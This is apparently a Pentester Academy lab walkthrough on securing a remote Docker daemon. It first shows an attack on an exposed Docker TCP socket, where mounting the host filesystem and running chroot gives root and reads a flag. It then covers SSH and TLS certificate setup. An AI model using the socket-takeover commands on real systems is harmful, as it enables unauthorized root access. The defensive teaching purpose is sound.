
ATTACK
DEFENSE
by PentesterAcademy

Name	Securely Accessing Remote Docker Host
URL	https://attackdefense.com/challengedetails?cid=2308
Type	Container Security : Securing Docker

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Explore how to make remote Docker host accessible only to the authenticated users!

Solution:

Docker TCP Socket Exploitation

Step 1: The docker client is present on the Kali attacker machine.

Command: docker

```
root@attackdefense:~# docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers

Options:
      --config string      Location of client config files (default "/root/.docker")
  -c, --context string     Name of the context to use to connect to the daemon (overrides DOCKER_HOST env
                           "docker context use")
  -D, --debug              Enable debug mode
  -H, --host list          Daemon socket(s) to connect to
  -l, --log-level string   Set the logging level ("debug"|"info"|"warn"|"error"|"fatal") (default "info")
      --tls                Use TLS; implied by --tlsverify
      --tlscacert string   Trust certs signed only by this CA (default "/root/.docker/ca.pem")
      --tlscert string     Path to TLS certificate file (default "/root/.docker/cert.pem")
      --tlskey string      Path to TLS key file (default "/root/.docker/key.pem")
      --tlsverify          Use TLS and verify the remote
  -v, --version            Print version information and quit
```

However, the Docker daemon is not installed/running on the Kali machine.

Command: docker ps

```
root@attackdefense:~# docker ps
Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docker daemon running?
root@attackdefense:~#
```

Step 2: Scan the remote machine present on the same network.

Command: nmap -p- target-1

```
root@attackdefense:~# nmap -p- target-1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-28 06:37 IST
Nmap scan report for target-1 (192.65.20.3)
Host is up (0.000014s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
2375/tcp open  docker
2376/tcp open  docker
MAC Address: 02:42:C0:41:14:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Docker TCP socket is exposed on the remote machine.

Step 3: Define the DOCKER_HOST environment variable to point to this remote TCP socket.

Command: export DOCKER_HOST=target-1:2375

```
root@attackdefense:~# export DOCKER_HOST=target-1:2375
root@attackdefense:~#
```

Step 4: Check the running container list.

Command: docker ps

```
root@attackdefense:~# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
root@attackdefense:~#
```

The command worked.

Also, check the list of Docker images present on this host.

```
root@attackdefense:~# docker images
REPOSITORY        TAG       IMAGE ID       CREATED          SIZE
modified-ubuntu   latest    54ee2a71bdef   16 months ago    855MB
ubuntu            18.04     775349758637   17 months ago    64.2MB
alpine            latest    965ea09ff2eb   17 months ago    5.55MB
root@attackdefense:~#
```

There are 3 Docker images present on the Docker host.

Step 5: Run the ubuntu:18.04 image while mounting the host filesystem on it.

Command: docker run -it -v /:/host ubuntu:18.04 bash

Then, perform chroot to the mounted filesystem.

Command: chroot /host

```
root@attackdefense:~# docker run -it -v /:/host ubuntu:18.04 bash
root@64a2e05088f9:/#
root@64a2e05088f9:/#
root@64a2e05088f9:/# chroot /host
#
```

This results in a shell on the remote Docker host.

Step 7: Check the current user.

Command: whoami

```
# whoami
root
#
```

Step 8: Retrieve the flag kept in the /root directory of the Docker host machine.

Command: cat /root/flag

```
# cat /root/flag
de2e785a8d983242b9c5c56d1d26726d
#
```

In this manner, one can get root access on the host machine.

Flag: de2e785a8d983242b9c5c56d1d26726d

Securing Docker TCP Socket

The remote Docker host can be accessed securely by using:

1. SSH
2. TLS

Option 1: Accessing Docker over SSH

Step 9: Login into the remote Docker machine using SSH connection.

Command: ssh root@target-1

Credentials
Username: root
Password: dockerpassword

```
root@attackdefense:~# ssh root@target-1
The authenticity of host 'target-1 (192.157.43.3)' can't be established.
ECDSA key fingerprint is SHA256:iLK0xAbC1+tuYXjMowYHxiRCY57WBF0dXLonlWGghuY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'target-1,192.157.43.3' (ECDSA) to the list of known
root@target-1's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Keen to learn Istio? It's included in the single-package MicroK8s.

     https://snapcraft.io/microk8s

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Nov 15 06:44:14 2019 from 192.128.148.2
root@localhost:~#
```

Step 10: Check the running processes for Docker daemon.

Command: ps -ef | grep docker

```
root@localhost:~# ps -ef | grep docker
root       234     1  4 01:45 ?        00:00:08 dockerd -H tcp://0.0.0.0:2375
root       258   234  2 01:46 ?        00:00:04 containerd --config /var/run/docker/containerd/containerd.toml
root       506   493  0 01:49 pts/0    00:00:00 grep --color=auto docker
root@localhost:~#
```

The PID of docker daemon process is 234. Kill this process.

Command: kill 234

```
root@localhost:~# kill 234
```

Verify if the process is killed.

Command: ps -ef | grep docker

```
root@localhost:~# ps -ef | grep docker
root       514   493  0 01:49 pts/0    00:00:00 grep --color=auto docker
root@localhost:~#
```

Step 11: Start the Docker daemon. On most setup, the docker daemon uses UNIX socket by default. One might have to change the settings in the configuration file if the settings are changed before.

Start the Docker daemon with default configuration.

Command: service docker start

```
root@localhost:~# service docker start
root@localhost:~#
```

Verify that the Docker daemon is started and using a UNIX socket.

Command: docker ps

```
root@localhost:~# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
root@localhost:~#
```


Step 12: Now, open another terminal to interact with the Kali machine. Export the DOCKER_HOST environment variable on Kali machine.

Command: export DOCKER_HOST=ssh://root@target-1

```
root@attackdefense:~# export DOCKER_HOST=ssh://root@target-1
root@attackdefense:~#
```

Step 13: Run docker commands from Kali machine now.

Command: docker ps



A prompt to provide the SSH password for the root user (on target-1) machine appears. Provide the password. The command will then run.

```
root@attackdefense:~# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
root@attackdefense:~#
```

One can observe that the command was executed.

In a similar manner, on running more docker commands, the password prompt will again appear. The user has to enable host based authentication (or some other way) to authenticate with the remote server while initiating SSH connection. This way, the user won't have to enter the password every time.

For multiple Remote Docker hosts:

Instead of Step 12 (i.e. exporting DOCKER_HOST), the following process can be run on the Kali machine.

Step A: Define Docker context

Command: docker context create --docker host=ssh://root@target-1 --description="Remote Docker host 1" remote-host1

Step B: Change Docker context

Command: docker context use remote-host1

After these two steps, all commands run with docker client will execute on target-1 machine.

In this manner, Docker context can be defined for multiple remote Docker host machines and context can be selected as per requirement.

Option 2: Accessing Docker over TLS

Step 9: Login into the remote Docker machine using SSH connection.

Command: ssh root@target-1

```
root@attackdefense:~# ssh root@target-1
The authenticity of host 'target-1 (192.157.43.3)' can't be established.
ECDSA key fingerprint is SHA256:iLK0xAbC1+tuYXjMowYHxiRCY57WBF0dXLonlWGghuY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'target-1,192.157.43.3' (ECDSA) to the list of known
root@target-1's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Keen to learn Istio? It's included in the single-package MicroK8s.

     https://snapcraft.io/microk8s

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Nov 15 06:44:14 2019 from 192.128.148.2
root@localhost:~#
```

Step 10: Check the running processes for Docker daemon.

Command: ps -ef | grep docker

```
root@localhost:~# ps -ef | grep docker
root       234     1  4 01:45 ?        00:00:08 dockerd -H tcp://0.0.0.0:2375
root       258   234  2 01:46 ?        00:00:04 containerd --config /var/run/docker/containerd/containerd.toml
root       506   493  0 01:49 pts/0    00:00:00 grep --color=auto docker
root@localhost:~#
```

The PID of docker daemon process is 234. Kill this process.

Command: kill 234

```
root@localhost:~# kill 234
```

Verify if the process is killed.

Command: ps -ef | grep docker

```
root@localhost:~# ps -ef | grep docker
root       514   493  0 01:49 pts/0    00:00:00 grep --color=auto docker
root@localhost:~#
```

In order to use TLS, one needs to generate the server and client key/certificates signed by a common CA (Certification Authority).

Create a “certs” directory in the home directory of the root user (i.e. /root/certs) and generate all certificates in that directory.

Commands:
mkdir certs
cd certs

```
root@localhost:~# mkdir certs
root@localhost:~# cd certs/
root@localhost:~/certs#
```

Generating CA Certificate

Step A: Generate CA key

Command: openssl ecparam -name prime256v1 -genkey -noout -out ca.key

```
root@localhost:~/certs# openssl ecparam -name prime256v1 -genkey -noout -out ca.key
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 4
-rw------- 1 root root 227 Mar 29 07:43 ca.key
root@localhost:~/certs#
```

Step B: Generate CA certificate corresponding to the generated key

Command: openssl req -new -x509 -sha256 -key ca.key -out ca.crt

All the fields can be left blank in this exercise. However, it is suggested (as well as required in some cases) to fill appropriate information.

```
root@localhost:~/certs# openssl req -new -x509 -sha256 -key ca.key -out ca.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:example
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:target-1
Email Address []:
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 8
-rw-r--r-- 1 root root 700 Mar 29 07:43 ca.crt
-rw------- 1 root root 227 Mar 29 07:43 ca.key
root@localhost:~/certs#
```

Generating Server Certificate

Step A: Generate Server key

Command: openssl ecparam -name prime256v1 -genkey -noout -out server.key

```
root@localhost:~/certs# openssl ecparam -name prime256v1 -genkey -noout -out server.key
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 12
-rw-r--r-- 1 root root 700 Mar 29 07:43 ca.crt
-rw------- 1 root root 227 Mar 29 07:43 ca.key
-rw------- 1 root root 227 Mar 29 07:43 server.key
root@localhost:~/certs#
```

Step B: Create a server certificate signing request (CSR)

Command: openssl req -new -sha256 -key server.key -out server.csr

Note: Please remember to put **target-1** in the Common Name (FQDN) field of the CSR. Otherwise the TLS connection will fail.

```
root@localhost:~/certs# openssl req -new -sha256 -key server.key -out server.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:example
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:target-1
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 16
-rw-r--r-- 1 root root 700 Mar 29 07:43 ca.crt
-rw------- 1 root root 227 Mar 29 07:43 ca.key
-rw-r--r-- 1 root root 428 Mar 29 07:44 server.csr
-rw------- 1 root root 227 Mar 29 07:43 server.key
```

Step C: Create a server certificate by using CA certificate/key and server certificate signing request (CSR).

Command: openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out server.crt -days 1000 -sha256

```
root@localhost:~/certs# openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out server.crt -days 1000 -sha256
Signature ok
subject=C = AU, ST = Some-State, O = example, CN = target-1
Getting CA Private Key
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 24
-rw-r--r-- 1 root root 700 Mar 29 07:43 ca.crt
-rw------- 1 root root 227 Mar 29 07:43 ca.key
-rw-r--r-- 1 root root  17 Mar 29 07:44 ca.srl
-rw-r--r-- 1 root root 579 Mar 29 07:44 server.crt
-rw-r--r-- 1 root root 428 Mar 29 07:44 server.csr
-rw------- 1 root root 227 Mar 29 07:43 server.key
root@localhost:~/certs#
```

Generating Client Certificate

Step A: Generate Client key

Command: openssl ecparam -name prime256v1 -genkey -noout -out client1.key

```
root@localhost:~/certs# openssl ecparam -name prime256v1 -genkey -noout -out client1.key
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 28
-rw-r--r-- 1 root root 700 Mar 29 07:43 ca.crt
-rw------- 1 root root 227 Mar 29 07:43 ca.key
-rw-r--r-- 1 root root  17 Mar 29 07:44 ca.srl
-rw------- 1 root root 227 Mar 29 07:45 client1.key
-rw-r--r-- 1 root root 579 Mar 29 07:44 server.crt
-rw-r--r-- 1 root root 428 Mar 29 07:44 server.csr
-rw------- 1 root root 227 Mar 29 07:43 server.key
root@localhost:~/certs#
```

Step B: Create a client certificate signing request (CSR)

Command: openssl req -new -sha256 -key client1.key -out client1.csr

```
root@localhost:~/certs# openssl req -new -sha256 -key client1.key -out client1.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@localhost:~/certs#
```

Step C: Create client certificate by using CA certificate/key and client certificate signing request (CSR).

Command: openssl x509 -req -in client1.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out client1.crt -days 1000 -sha256

```
root@localhost:~/certs# openssl x509 -req -in client1.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out client1.crt -days 1000 -sha256
Signature ok
subject=C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
Getting CA Private Key
root@localhost:~/certs#
root@localhost:~/certs# ls -l
total 36
-rw-r--r-- 1 root root 700 Mar 29 07:43 ca.crt
-rw------- 1 root root 227 Mar 29 07:43 ca.key
-rw-r--r-- 1 root root  17 Mar 29 07:45 ca.srl
-rw-r--r-- 1 root root 574 Mar 29 07:45 client1.crt
-rw-r--r-- 1 root root 420 Mar 29 07:45 client1.csr
-rw------- 1 root root 227 Mar 29 07:45 client1.key
-rw-r--r-- 1 root root 579 Mar 29 07:44 server.crt
-rw-r--r-- 1 root root 428 Mar 29 07:44 server.csr
-rw------- 1 root root 227 Mar 29 07:43 server.key
root@localhost:~/certs#
```

Step 11: Run Docker daemon with these certificates.

Command: dockerd --tlsverify --tlscacert=/root/certs/ca.crt --tlscert=/root/certs/server.crt --tlskey=/root/certs/server.key -H=0.0.0.0:2376

```
root@localhost:~/certs# dockerd --tlsverify --tlscacert=/root/certs/ca.crt --tlscert=/root/certs/server.crt --tlskey=/root/certs/server.key -H=0.0.0.0:2
376
INFO[2021-03-29T07:45:58.454182050Z] Starting up
INFO[2021-03-29T07:45:58.690047290Z] libcontainerd: started new containerd process  pid=813
INFO[2021-03-29T07:45:58.696644570Z] parsed scheme: "unix"                         module=grpc
INFO[2021-03-29T07:45:58.698957510Z] scheme "unix" not registered, fallback to default scheme  module=grpc
INFO[2021-03-29T07:45:58.702094940Z] ccResolverWrapper: sending update to cc: {[{unix:///var/run/docker/containerd/containerd.sock 0  <nil>}] }  module=
grpc
INFO[2021-03-29T07:45:58.704345110Z] ClientConn switching balancer to "pick_first"  module=grpc
INFO[2021-03-29T07:45:58.712410610Z] pickfirstBalancer: HandleSubConnStateChange: 0xc0006f4010, CONNECTING  module=grpc
INFO[2021-03-29T07:45:59.993566880Z] starting containerd                           revision=894b81a4b802e4eb2a91d1ce216b8817763c29fb version=1.2.6
INFO[2021-03-29T07:46:00.021731250Z] loading plugin "io.containerd.content.v1.content"...  type=io.containerd.content.v1
INFO[2021-03-29T07:46:00.023565240Z] loading plugin "io.containerd.snapshotter.v1.btrfs"...  type=io.containerd.snapshotter.v1
```

Note: If you face issues with this then please make sure that the Docker daemon is not already running. We had started Docker daemon in option 1, so you have to stop it by running following command.

Command: service docker stop

Step 12: Open a new terminal on the Kali machine, copy the client certificate, client key and CA certificate to Kali machine from the remote Docker machine using scp.

Commands:
scp -r root@target-1:/root/certs/ca.crt .
scp -r root@target-1:/root/certs/client1.* .

```
root@attackdefense:~# scp -r root@target-1:/root/certs/ca.crt .
root@target-1's password:
ca.crt                                                                                100%  700   216.8KB/s   00:00
root@attackdefense:~#
root@attackdefense:~# scp -r root@target-1:/root/certs/client1.* .
root@target-1's password:
client1.crt                                                                           100%  574   207.9KB/s   00:00
client1.csr                                                                           100%  420   361.5KB/s   00:00
client1.key                                                                           100%  227   231.2KB/s   00:00
```

Step 13: Run docker commands on Kali machine while specifying the target Docker machine's hostname and client/CA certificates.

Command: docker --tlsverify --tlscacert=/root/ca.crt --tlscert=/root/client1.crt --tlskey=/root/client1.key -H=target-1:2376 images

```
root@attackdefense:~# docker --tlsverify --tlscacert=/root/ca.crt --tlscert=/root/client1.crt --tlskey=/root/client1.key -H=target-1:2376 images
REPOSITORY          TAG       IMAGE ID       CREATED         SIZE
modified-ubuntu     latest    54ee2a71bdef   16 months ago   855MB
ubuntu              18.04     775349758637   17 months ago   64.2MB
alpine              latest    965ea09ff2eb   17 months ago   5.55MB
root@attackdefense:~#
```

The command was executed successfully.